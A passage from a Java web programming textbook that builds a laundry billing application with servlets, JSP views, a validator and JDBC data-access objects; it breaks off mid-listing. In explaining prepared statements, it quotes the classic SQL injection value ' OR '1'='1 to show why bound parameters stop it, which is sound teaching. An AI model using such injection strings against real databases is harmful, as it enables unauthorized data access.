> **DEFINITION.** In **Model–View–Controller**, the **model** is the data and the rules about it — plain classes that know nothing about the web. The **view** shows things and does nothing else. The **controller** receives the request, decides what should happen, asks the model to do it, and chooses the view that shows the result. In a Java web application the controller is a servlet, the view is a JSP page, and the model is ordinary Java classes.

Figure 7.17 is the classic illustration: one servlet that does everything, split into three.




Figure 7.17 Separating request processing from presentation. On the left, one "pure servlet" holding all three responsibilities. On the right, the same code split three ways: request processing in a servlet that validates, saves and forwards; presentation in a JSP page that is mostly HTML; business logic in JavaBeans with methods such as `isOrderValid()` and `saveOrder()`.

On the left of **Figure 7.17**, `OrderServlet` mixes request processing, presentation (`out.println("<html>")`) and business logic. On the right, the servlet only asks the bean, tells it to save and calls `forward("conf.jsp")`; the page presents; the beans hold the rules and have never heard of HTTP.

> **THE KEY INSIGHT.** The test of the arrangement is simple: **the controller contains no HTML and the view contains no decisions.** If a servlet writes a `<table>`, it has taken the view's job; if a page contains an `if` that decides whether a bill may be created, it has taken the controller's job. Nearly every later difficulty comes from one of those two crossings.

Figure 7.18 places this arrangement among the possible designs of a web application.




Figure 7.18 Web application designs, from the simplest on the left to the most elaborate on the right: HTML pages; JSP pages and servlets; JSP pages with modular components (JavaBeans, custom tags); and those plus templates and enterprise beans. Complexity grows to the right — and so does robustness, which is the trade the figure is about. The pieces each design adds are colored.

Read **Figure 7.18** as a ladder: HTML alone; pages and servlets with Java in them, where maintenance pain begins; pages with beans and tags, the right rung for an application of the Laundry's size; and enterprise beans for systems spanning several databases and machines. Each step right costs concepts and buys the freedom to change the application later without fear.

7.15.2 The shape of the Laundry pages

Figure 7.19 is **Figure 7.17** with the Laundry's own names on the boxes. Five servlets are the controllers; five JSP pages under `WEB-INF/views` are the views; the model is `Bill`, `Service`, `Employee`, `BillForm`, `Validator`, `Money` and `Now`, with `BillDao` and `EmployeeDao` doing the SQL; three filters stand in front; a listener builds the DAOs when the application starts.




Figure 7.19 The Laundry bills pages as Model–View–Controller. Controllers write no HTML; views make no decisions; the model knows nothing of HTTP. The same model and DAO classes are reused unchanged by the JDK HttpServer version of Section 7.21.

The pages implement the core of the full application's requirements: login (FR-1); a new bill priced on the server as service price × units, weight rounded up to whole kilograms (FR-4, BR-1, BR-2); the workflow `queued → finished → departed` with each step in `StatusLog` (FR-5, BR-13); and no departure while money is owed (BR-4). Payments and reports belong to the full application in `ProfitinaLaundry/App/`.

7.15.3 The list: one controller, one view

Listing 7.42 is the controller for `GET /bills`.

Listing 7.42 `BillListServlet`: read two filters, ask the model, put the result in request scope, forward. No HTML.

```java
package laundry.web;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.sql.SQLException;
import laundry.dao.BillDao;
import laundry.model.Validator;

/**
 * The controller for GET /bills?outlet=O01&status=queued.
 * It reads the two filters, asks the model for the bills, puts them in
 * request scope and forwards to the view. It writes no HTML at all.
 */
@WebServlet("/bills")
public class BillListServlet extends HttpServlet {

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        String outlet = Validator.field(req.getParameter("outlet"));
        String status = Validator.field(req.getParameter("status"));
        if (!status.matches("queued|finished|departed")) {
            status = "";                                    // anything else means "all"
        }
        BillDao dao = (BillDao) getServletContext().getAttribute("billDao");
        try {
            req.setAttribute("bills", dao.find(outlet, status, 50));
        } catch (SQLException e) {
            throw new ServletException("could not read the bills", e);
        }
        req.setAttribute("outlet", outlet);
        req.setAttribute("status", status);
        req.getRequestDispatcher("/WEB-INF/views/bills.jsp").forward(req, resp);
    }
}
```

Note the details: parameters go through `Validator.field`, so a missing one is `""`; an unknown status becomes “all”; the DAO comes from application scope; and the view sits under `WEB-INF`, reachable only by this forward. **Listing 7.43** is the view.

Listing 7.43 `bills.jsp`: the filter form, the table and the count — EL and JSTL only. Customer names and service descriptions go through `<c:out>`; ids, amounts and status words are the application’s own.

```
<%@ include file="/WEB-INF/jspf/header.jspf" %>
<h1>Bills</h1>

<form method="get" action="${ctx}/bills" class="filters">
  <select name="outlet">
    <option value="">All outlets</option>
    <c:forEach var="o" items="${applicationScope.outlets}">
      <option value="${o.id}" ${o.id eq outlet ? 'selected' : ''}><c:out
value="${o.name}"/></option>
    </c:forEach>
  </select>
  <select name="status">
    <option value="">Any status</option>
    <c:forEach var="s" items="${['queued', 'finished', 'departed']}">
      <option ${s eq status ? 'selected' : ''}>${s}</option>
    </c:forEach>
  </select>
  <button type="submit">Show</button>
</form>

<c:choose>
  <c:when test="${empty bills}">
    <p>No bills match.</p>
  </c:when>
  <c:otherwise>
    <table>
      <tr><th>#</th><th>Bill</th><th>Arrived</th><th>Customer</th><th>Service</th>
          <th>Qty</th><th>Charged</th><th>Status</th></tr>
      <c:forEach var="b" items="${bills}" varStatus="st">
        <tr class="${b.status}">
          <td>${st.count}</td>
          <td><a href="${ctx}/bill?id=${b.id}">${b.id}</a></td>
          <td>${fn:substring(b.arrived, 0, 16)}</td>
          <td><c:out value="${b.customerName}"/></td>
          <td><c:out value="${b.serviceDescription}"/></td>
          <td>${b.quantity}</td>
          <td class="num">${b.paymentRupiah}</td>
          <td>${b.cancelled ? 'cancelled' : b.status}</td>
        </tr>
      </c:forEach>
    </table>
    <p>${fn:length(bills)} bill(s) shown, newest first.</p>
  </c:otherwise>
</c:choose>
<%@ include file="/WEB-INF/jspf/footer.jspf" %>
```

Everything in **Listing 7.43** has already been taught: outlets from application scope, `${o.id eq outlet ? 'selected' : ''}`, an EL list literal, `<c:choose>`, `varStatus`, `fn:substring`, `fn:length` and the derived `${b.cancelled}`. It begins by including the shared header, **Listing 7.44**.

Listing 7.44 `header.jspf`, pasted into every view by the include directive: the page directive, the two tag libraries, `ctx`, the navigation, who is logged in, and a one-time “flash” message that is printed and removed.

```
<%@ page contentType="text/html; charset=UTF-8" pageEncoding="UTF-8" %>
<%@ taglib prefix="c" uri="jakarta.tags.core" %>
<%@ taglib prefix="fn" uri="jakarta.tags.functions" %>
<c:set var="ctx" value="${pageContext.request.contextPath}"/>
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>${initParam.shopName}</title>
<link rel="stylesheet" href="${ctx}/static/style.css">
</head>
<body>
<header>
  <img src="${ctx}/static/profitina-logo-horizontal.png" alt="Profitina" height="36">
  <nav>
    <a href="${ctx}/bills">Bills</a>
    <a href="${ctx}/bills/new">New bill</a>
    <c:if test="${not empty sessionScope.user}">
      <span class="who"><c:out value="${sessionScope.user.name}"/>
(${sessionScope.user.role})</span>
      <form method="post" action="${ctx}/logout" class="inline"><button>Log
out</button></form>
    </c:if>
  </nav>
</header>
<main>
<c:if test="${not empty sessionScope.flash}">
  <p class="flash"><c:out value="${sessionScope.flash}"/></p>
  <c:remove var="flash" scope="session"/>
</c:if>
```

Figure 7.20 is the list as a cashier at the Rungkut outlet sees it. The picture was taken from the JDK HttpServer version of Section 7.21, whose templates produce the same HTML, because that version was run here and the Tomcat one was not.

Profitina Bills New bill Dewi Lestari Putri (cashier) Log out

Bills

Profitina Laundry Rungkut | queued | Show

#	Bill	Arrived	Customer	Service	Qty	Charged	Status
1	B2953	2026-09-30 20:49	Lestari Mahendra	Dry cleaning - dress/kebaya (per item)	1 item	Rp 45.000	queued
2	B2949	2026-09-30 15:36	Zahra Halim	Wash, dry & fold (per kg)	7 kg	Rp 56.000	queued
3	B2948	2026-09-30 13:56	Joko Mahendra	Ironing only (per kg)	6 kg	Rp 36.000	queued
4	B2947	2026-09-30 13:39	Maya Santoso	Ironing only (per kg)	7 kg	Rp 42.000	queued
5	B2946	2026-09-30 10:27	Aisyah Wijaya	Wash, dry & fold (per kg)	5 kg	Rp 40.000	queued
6	B2945	2026-09-30 09:53	Nadia Umi Susanto	Bed cover, any size (per item)	1 item	Rp 35.000	queued
7	B2936	2026-09-28 19:16	Ayu Lina Santoso	Blanket (per item)	2 items	Rp 50.000	queued
8	B2935	2026-09-28 17:47	Nanda Ramadhan	Bed cover, any size (per item)	1 item	Rp 35.000	queued
9	B2922	2026-09-27 12:19	Ratna Ramadhan	Shoes deep clean (per pair)	1 pair	Rp 45.000	queued

9 bill(s) shown, newest first.

Profitina Laundry · Surabaya

Figure 7.20 The bill list filtered to outlet O01 and status *queued*: nine bills, newest first, against the sample database. Screenshot of the HttpServer track of Section 7.21, which renders the same markup as `bills.jsp`.

7.15.4 The form: validate, redisplay, or store and redirect

`NewBillServlet`, **Listing 7.45**, answers `GET /bills/new` with an empty form and `POST /bills/new` with either the same form and its errors, or a new bill.

Listing 7.45 `NewBillServlet`: GET shows the form; POST validates it, redisplays it with status 400, or stores the bill and redirects to it.

```java
package laundry.web;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.util.Map;
import laundry.dao.BillDao;
import laundry.model.BillForm;
import laundry.model.Employee;
import laundry.model.Money;
import laundry.model.Now;
import laundry.model.Service;
import laundry.model.Validator;

/**
 * GET /bills/new shows an empty form. POST /bills/new validates it; a bad
 * form is shown again with the customer's own typing and one message per
 * field; a good one is stored and the browser is REDIRECTED to the new bill,
 * so that pressing Reload cannot create the bill twice (Post/Redirect/Get).
 */
@WebServlet("/bills/new")
public class NewBillServlet extends HttpServlet {

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        Employee user = (Employee) req.getSession().getAttribute("user");
        BillForm form = new BillForm();
        form.setOutletId(user.getOutletId());             // a sensible default
        show(req, resp, form, Map.of());
    }

    @Override
    protected void doPost(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        Employee user = (Employee) req.getSession().getAttribute("user");
        if (!user.isMayCreateBills()) {
            resp.sendError(HttpServletResponse.SC_FORBIDDEN, "Washers do not take new
bills.");
            return;
        }
        BillForm form = new BillForm();                    // set field by field, never
property="*"
        form.setCustomerId(Validator.field(req.getParameter("customerId")).toUpperCase());
        form.setServiceId(Validator.field(req.getParameter("serviceId")));
```

Listing 7.45 (Continued) *NewBillServlet: GET shows the form; POST validates it, redisplays it with status 400, or stores the bill and redirects to it.*

```
        form.setQuantity(Validator.field(req.getParameter("quantity")));
        form.setRack(Validator.field(req.getParameter("rack")).toUpperCase());
        form.setOutletId(Validator.field(req.getParameter("outletId")));

        BillDao dao = (BillDao) getServletContext().getAttribute("billDao");
        try {
            Map<String, String> errors = Validator.validate(form, dao);
            if (!errors.isEmpty()) {
                resp.setStatus(HttpServletResponse.SC_BAD_REQUEST);
                show(req, resp, form, errors);
                return;
            }
            Service service = dao.service(form.getServiceId());
            int units = Validator.units(service, form.getQuantity());
            long price = service.getPrice() * units;       // BR-1: computed here, never
sent by the browser
            String id = dao.insert(form.getCustomerId(), service.getId(), units, price,
                                   form.getRack(), form.getOutletId(), user.getId(),
Now.text());
            req.getSession().setAttribute("flash", "Bill " + id + " created: " + units + "
"
                    + service.getUnitWord() + " x " + service.getPriceRupiah() + " = " +
Money.rupiah(price) + ".");
            resp.sendRedirect(req.getContextPath() + "/bill?id=" + id);
        } catch (Exception e) {
            throw new ServletException("could not create the bill", e);
        }
    }

    private void show(HttpServletRequest req, HttpServletResponse resp, BillForm form,
                      Map<String, String> errors) throws ServletException, IOException {
        req.setAttribute("form", form);
        req.setAttribute("errors", errors);
        req.getRequestDispatcher("/WEB-INF/views/bill-form.jsp").forward(req, resp);
    }
}
```

Five things carry the weight. **Roles are checked on the server**: hiding a button stops nobody. **The form is copied field by field** into a `BillForm` that keeps the typing as sent, so a rejected form shows `abc` back rather than an empty box. **The price is computed here**, never taken from the browser. **A rejected form gets status 400**, so a program can tell failure from success. And **Post/Redirect/Get**: after a successful POST the servlet *redirects* to `/bill?id=B2954`; the browser makes a fresh GET, and Reload repeats that harmless GET, not the POST, so the bill is never created twice. The message "Bill B2954 created …" survives the redirect in session scope as `flash`, which the header prints and removes.

The checks themselves live in the model, **Listing 7.46**, where they can be tested without a web server and reused by any controller.

Listing 7.46 `Validator`: server-side checks for the bill form. `units` implements rule BR-2 — kilograms round up to a whole number — with `BigDecimal`, so that `3.2` is exactly three point two and not a binary approximation.

```java
package laundry.model;

import java.math.BigDecimal;
import java.math.RoundingMode;
import java.util.LinkedHashMap;
import java.util.Map;

/**
 * Server-side checks for the new-bill form. The browser's own checks are a
 * courtesy to honest users; these are the only checks that count.
 */
public final class Validator {

    /** What the validator needs to ask the database. BillDao implements it. */
    public interface Lookup {
        boolean customerExists(String id) throws Exception;
        Service service(String id) throws Exception;
        boolean outletExists(String id) throws Exception;
        boolean rackInUse(String outletId, String rack) throws Exception;
    }

    private Validator() { }

    /** Trims a request parameter; a missing one (null) becomes "". */
    public static String field(String raw) {
        return raw == null ? "" : raw.trim();
    }

    /**
     * Units to bill (BR-2): kilograms are rounded UP to a whole number
     * (3.2 kg -> 4); items and pairs must already be whole. -1 = invalid.
     */
    public static int units(Service service, String quantity) {
        try {
            BigDecimal q = new BigDecimal(quantity.replace(',', '.'));
            if (q.signum() <= 0 || q.compareTo(BigDecimal.valueOf(100)) > 0) {
                return -1;
            }
            if (service.isPerKg()) {
                return q.setScale(0, RoundingMode.CEILING).intValueExact();
            }
            return q.stripTrailingZeros().scale() <= 0 ? q.intValueExact() : -1;
        } catch (NumberFormatException | ArithmeticException e) {
            return -1;
        }
    }
```

Listing 7.46 (Continued) *Validator: server-side checks for the bill form. units implements rule BR-2 — kilograms round up to a whole number — with BigDecimal, so that 3.2 is exactly three point two and not a binary approximation.*

```
    /** Field name -> message, in form order. An empty map means "valid". */
    public static Map<String, String> validate(BillForm f, Lookup db) throws Exception {
        Map<String, String> errors = new LinkedHashMap<>();

        if (!f.getCustomerId().matches("C\\d{4}")) {
            errors.put("customerId", "A customer id looks like C0001.");
        } else if (!db.customerExists(f.getCustomerId())) {
            errors.put("customerId", "There is no customer " + f.getCustomerId() + ".");
        }

        Service service = f.getServiceId().isEmpty() ? null : db.service(f.getServiceId());
        if (service == null) {
            errors.put("serviceId", "Choose a service from the list.");
        } else if (units(service, f.getQuantity()) < 1) {
            errors.put("quantity", service.isPerKg()
                    ? "Weight in kg, for example 3.2 (at most 100)."
                    : "A whole number of " + service.getUnitWord() + "s, for example 2.");
        }

        if (!db.outletExists(f.getOutletId())) {
            errors.put("outletId", "Choose an outlet.");
        }

        if (!f.getRack().matches("[ABC](0[1-9]|1[0-9]|20)")) {
            errors.put("rack", "A rack is A01 to C20.");
        } else if (!errors.containsKey("outletId") && db.rackInUse(f.getOutletId(),
f.getRack())) {
            errors.put("rack", "Rack " + f.getRack() + " already holds an open bill.");
        }
        return errors;
    }
}
```

The view, `bill-form.jsp`, is the same idea as `bills.jsp`: each input takes its value from `${form…}` through `<c:out>`, and a `<span class="err">` beside it shows `${errors…}`. **Figure 7.21** shows it after a POST with three mistakes.




Figure 7.21 The new-bill form after a rejected POST: an ill-formed customer id, a weight that is not a number and a rack already in use. The cashier's own typing is still in every box.

> **WORKED EXAMPLE.** A cashier at Rungkut enters customer `c0001`, service S0002 (express wash and fold, Rp 12.000 per kg), weight `3.2` and rack `a02`. What does the application store and show?
>
> The servlet upper-cases the ids: `C0001`, `A02`. The validator finds customer C0001 (Nabila Rahman), outlet O01 and rack A02 free. `units` rounds 3.2 kg **up** to 4, because the shop bills whole kilograms. The price is 4 × 12000 = 48000. The highest bill id is B2953, so the new bill is B2954, stored as `queued` with a `StatusLog` row in the same transaction. The browser is redirected to `/bill?id=B2954` and shows "Bill B2954 created: 4 kg x Rp 12.000 = Rp 48.000." These are exactly the values the tests of Sections 7.20 to 7.22 printed.

7.15.5 The bill page and the workflow button

`BillDetailServlet` forwards to `bill.jsp` or answers an unknown id with `sendError(404, …)`. `bill.jsp` shows the bill and, when `${bill.nextStatus}` is not empty, a button *Mark as finished* or *Mark as departed* that posts to `AdvanceServlet`, **Listing 7.47**.

Listing 7.47 `AdvanceServlet`: one step along the workflow, a message in the session, and a redirect back to the bill.

```java
package laundry.web;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.sql.SQLException;
import laundry.dao.BillDao;
import laundry.model.Employee;
import laundry.model.Now;
import laundry.model.Validator;

/** POST /bill/advance moves a bill one step: queued -> finished -> departed. */
@WebServlet("/bill/advance")
public class AdvanceServlet extends HttpServlet {

    @Override
    protected void doPost(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        String id = Validator.field(req.getParameter("id")).toUpperCase();
        Employee user = (Employee) req.getSession().getAttribute("user");
        BillDao dao = (BillDao) getServletContext().getAttribute("billDao");
        try {
            String problem = dao.advance(id, user.getId(), Now.text());
            req.getSession().setAttribute("flash",
                    problem != null ? problem : "Bill " + id + " moved on.");
        } catch (SQLException e) {
            throw new ServletException("could not change bill " + id, e);
        }
        resp.sendRedirect(req.getContextPath() + "/bill?id=" + id);
    }
}
```

The rules live in `BillDao.advance` (Section 7.16): only forward, and no departure while money is owed. For B2954 the first press gives “Bill B2954 moved on.” and the second “Bill B2954 still owes Rp 48.000; record the payment first.”

7.16 JDBC with SQLite and MySQL

7.16.1 Where the SQL goes

Never open a database connection in a page: such a page cannot be tested or reused, leaks connections when it throws, and puts the schema in the view.

> **DEFINITION.** A **Data Access Object**, or DAO, is a class that holds every statement touching storage and exposes methods in the language of the application — `find(outlet, status, limit)`, `findById(id)`, `insert(…)`, `advance(…)`. Nothing above it knows whether the storage is SQLite, MySQL or anything else.

JDBC (`java.sql`, `javax.sql`) is to Java what PDO is to PHP: one interface and a **driver** per database — here `sqlite-jdbc`, which needs no server, and MySQL Connector/J — chosen by a URL.

7.16.2 One class for connections

Listing 7.48 is the whole of the application’s knowledge about where connections come from.

Listing 7.48 `Db`: a connection from a JDBC URL or from a container pool, with SQLite’s foreign keys switched on for every connection.

```java
package laundry.dao;

import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.SQLException;
import java.sql.Statement;
import javax.sql.DataSource;

/**
 * Where connections come from. Two sources, one method:
 *   - a JDBC URL, e.g. jdbc:sqlite:C:/laundry/laundry.db or
 *     jdbc:mysql://localhost:3306/profitina_laundry (default: SQLite);
 *   - a container-managed pool (DataSource) found through JNDI.
 * Nothing above this class knows which one is in use.
 */
public final class Db {

    private final String url;
    private final String user;
    private final String password;
    private final DataSource pool;

    public Db(String url, String user, String password) {
        this.url = url;
        this.user = user;
        this.password = password;
        this.pool = null;
        loadDriver(url);
    }

    public Db(DataSource pool) {
        this.url = null;
        this.user = null;
        this.password = null;
        this.pool = pool;
    }
```

Listing 7.48 (Continued) *Db: a connection from a JDBC URL or from a container pool, with SQLite's foreign keys switched on for every connection.*

```
    /** A driver jar inside WEB-INF/lib is registered explicitly, to be safe. */
    private static void loadDriver(String url) {
        String cls = url.startsWith("jdbc:sqlite:") ? "org.sqlite.JDBC"
                   : url.startsWith("jdbc:mysql:") ? "com.mysql.cj.jdbc.Driver"
                   : url.startsWith("jdbc:mariadb:") ? "org.mariadb.jdbc.Driver" : null;
        if (cls != null) {
            try {
                Class.forName(cls);
            } catch (ClassNotFoundException e) {
                throw new IllegalStateException("JDBC driver " + cls + " is not on the
classpath", e);
            }
        }
    }

    public boolean isSqlite() {
        return url != null && url.startsWith("jdbc:sqlite:");
    }

    public Connection open() throws SQLException {
        Connection c = pool != null ? pool.getConnection()
                     : DriverManager.getConnection(url, user, password);
        if (isSqlite()) {
            try (Statement s = c.createStatement()) {
                s.execute("PRAGMA foreign_keys = ON");     // off by default in SQLite
                s.execute("PRAGMA busy_timeout = 5000");
            }
        }
        return c;
    }
}
```

The URL decides everything: `jdbc:sqlite:C:/Users/ayu/profitina-laundry/laundry.db` opens a file, `jdbc:mysql://localhost:3306/profitina_laundry` a MySQL database. SQLite's foreign keys, off by default, and a short busy timeout are set here once for every connection.

7.16.3 The DAO: bound values and transactions

Listing 7.49 is the method behind the bill list.

Listing 7.49 `BillDao.find`: one fixed SQL text with five placeholders, bound one by one. `(? = '' OR b.Outlet_id = ?)` means "any outlet when the filter is empty".

```
    public List<Bill> find(String outletId, String status, int limit) throws SQLException {
        String sql = SELECT
            + " WHERE (? = '' OR b.Outlet_id = ?) AND (? = '' OR b.status = ?)"
            + " ORDER BY b.arrived DESC, b.id DESC LIMIT ?";
        try (Connection c = db.open(); PreparedStatement ps = c.prepareStatement(sql)) {
            ps.setString(1, outletId);
            ps.setString(2, outletId);
            ps.setString(3, status);
            ps.setString(4, status);
            ps.setInt(5, limit);
            try (ResultSet rs = ps.executeQuery()) {
                List<Bill> bills = new ArrayList<>();
                while (rs.next()) {
                    bills.add(read(rs));
                }
                return bills;
            }
        }
    }
```

The question marks are placeholders, bound by `setString`: SQL text and data travel separately, so a value can never change the statement — an "outlet" of `' OR '1'='1` is just a string that matches nothing. This is Chapter 5's prepared statement in Java. **`try (…)` closes** connection, statement and result set even when something throws; a connection leaked per request exhausts a pool in an afternoon. **The columns are named**, because `SELECT *` breaks silently when a column is added. The same SQL runs on SQLite and MySQL.

Creating a bill writes the bill and its first `StatusLog` row, which must succeed or fail together, **Listing 7.50**.

Listing 7.50 `BillDao.insert`: the next id, the bill and its audit row in one transaction; any failure rolls all of it back.

```
    public String insert(String customerId, String serviceId, int unit, long payment,
                         String rack, String outletId, String employeeId, String now)
throws SQLException {
        try (Connection c = db.open()) {
            c.setAutoCommit(false);
            try {
                String id;
                try (PreparedStatement ps = c.prepareStatement("SELECT MAX(id) FROM Bill");
                     ResultSet rs = ps.executeQuery()) {
                    rs.next();
                    String max = rs.getString(1);                          // e.g. "B2953"
                    id = String.format("B%04d", max == null ? 1 :
Integer.parseInt(max.substring(1)) + 1);
                }
                try (PreparedStatement ps = c.prepareStatement(
                        "INSERT INTO Bill (id, arrived, status, rack, unit, payment,"
                      + " Customer_id, Employee_id, Service_id, Outlet_id)"
                      + " VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?, ?)")) {
                    ps.setString(1, id);
                    ps.setString(2, now);
                    ps.setString(3, rack);
